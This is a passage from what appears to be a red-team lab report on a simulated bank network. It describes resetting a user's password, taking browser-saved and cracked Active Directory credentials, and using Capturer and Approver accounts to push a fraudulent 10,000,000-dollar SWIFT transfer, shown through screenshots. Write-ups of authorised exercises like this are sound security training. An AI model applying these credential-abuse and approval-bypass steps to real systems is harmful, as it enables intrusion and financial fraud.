


Figure 87 - Reset the a.holt user's password

After that, we can login in the JMP machine as the user, with the newly assigned password:




Figure 88 - Access to the JMP machine as a.holt

Accessing the web application in the browser, we can see that the credentials are stored in it:




Figure 89 – Saved browser credentials after login

And we are able to access the Dashboard as an Approver:




Figure 90 - Dashboard of the Approver

Since we manage to crack the c.young password, we can try to login to his workstation and see if manage to find stored credentials as well:




Figure 91 – Access to WORK1 machine as c.young

Unfortunately, there are no stored credentials for the web application in the browser:




Figure 92 - No stored credentials

However, by trying the Active Directory Credentials in the application, we manage to login as a Capturer:




Figure 93 - Dashboard of the Capturer (C.Young)

Also, by looking in the c.young documents folder, we can find a note stating that the credentials of the application were replicated from the Active Directory:




Figure 94 - Note for the capturer

With this, we managed to get access to an employee with Capturer role and an employee with Approver role, to execute a transfer successfully.

10.1. Goal execution

Sometimes, in real engagement, being a Domain Admin is not enough, because you need to demonstrate the risk and impact of compromising those assets.

Usually, it is a client's responsibility to perform a Risk Assessment based on Vulnerability Assessments, Penetration Tests and Red Team Engagements done through the entire year (depending on the cyber security posture of the client). But in order to perform it correctly, the impact and severity of the findings need to be documented and explained.

Although we do not have to identify every single vulnerability in this exercise, we need to show the impact of our actions, by performing a fraudulent transfer, which requires both the Capturer and Approver access.

We start by logging into the application with our provided test credentials:





Figure 95 – Log In with your account


As requested, we perform a new transaction of 10 000 000 dollars, using the provided SenderID and ReceiverID:



The screenshot shows the THERESERVE web application interface. At the top left is the THERESERVE logo. At the top right are links for "PIN Confirmation" and a "Home" button. The main section is titled "Transactions". Below this is a "New Transaction!" form. The form has three input fields: "Sender" with the value "646a0300c0152f0cd035f2b3", "Receiver" with the value "646a0302c0152f0cd035f2b4", and "Amount" with the value "10000000". A "Submit" button is located below the "Sender" field. At the bottom right of the page, there is a message: "Activate Windows Go to Settings to activate Windows."

Figure 96 – Transfer according to e-citizen parameters

As the transaction is requested successfully, we receive a PIN number in our provided email address:



The screenshot shows the THERESERVE web application interface after a successful transaction. At the top left is the THERESERVE logo. At the top right are links for "PIN Confirmation" and a "Home" button. The main section is titled "Transactions". Below this is a green banner with a checkmark icon and the text "Check your email for the confirmation PIN number!". Below the banner is a "New Transaction!" form. The form has three input fields: "Sender" with the value "sender ID", "Receiver" with the value "receiver ID", and "Amount" with the value "Amount Price". A "Submit" button is located below the "Sender" field. At the bottom right of the page, there is a message: "Activate Windows Go to Settings to activate Windows."

Figure 97 – Check your email for the PIN

Now, we should confirm the transaction using the PIN number received:

The screenshot shows a web browser window with the address bar displaying 'work1.bank.thereserve.loc' and the page URL 'swift.bank.thereserve.loc/pin-confirmation'. The page features the 'The Reserve Online' logo and a 'Home' button. The main section is titled 'Transactions' and contains a 'Confirm a Transaction!' form. The form has three input fields: 'Email' (containing 'azkrath@source.loc'), 'Receiver ID' (containing '646a0302c0152f0cd035f2b4'), and 'PIN #' (containing '1633'). Below these is a 'Comments' field with the text 'Totally legit transaction'. A 'Confirm' button is at the bottom of the form. At the bottom right of the page, there is a message: 'Activate Windows Go to Settings to activate Windows.'

Figure 98 – Confirm your transaction with PIN number

The screenshot shows the same web browser window as Figure 98, but the page now displays a green confirmation message: 'Confirmed! Admin confirms and forwards transactions every 2 minutes!'. Below this message is the same 'Confirm a Transaction!' form, but the input fields are now empty and labeled 'Sender Email', 'Receiver ID', and 'PIN Number'. The 'Comments' field is labeled 'Notes to Operators (Optional)'. The 'Confirm' button remains at the bottom of the form. The 'Activate Windows' message is still present at the bottom right. The footer of the page shows 'The Reserve Online'.

Figure 99 – Transaction Confirmed

Now, accordingly to the implementation of the SWIFT backend, an employee with the capturer role should authenticate to the SWIFT application, capture and forward the transaction:




Figure 100 – Forward the transaction




Figure 101 – Confirming the forward

Lastly, an employee with the Approver role should authenticate to the SWIFT application, reviewing the transaction details and approve it. This action should be performed from a jump host:




Figure 102 – Approve the transaction

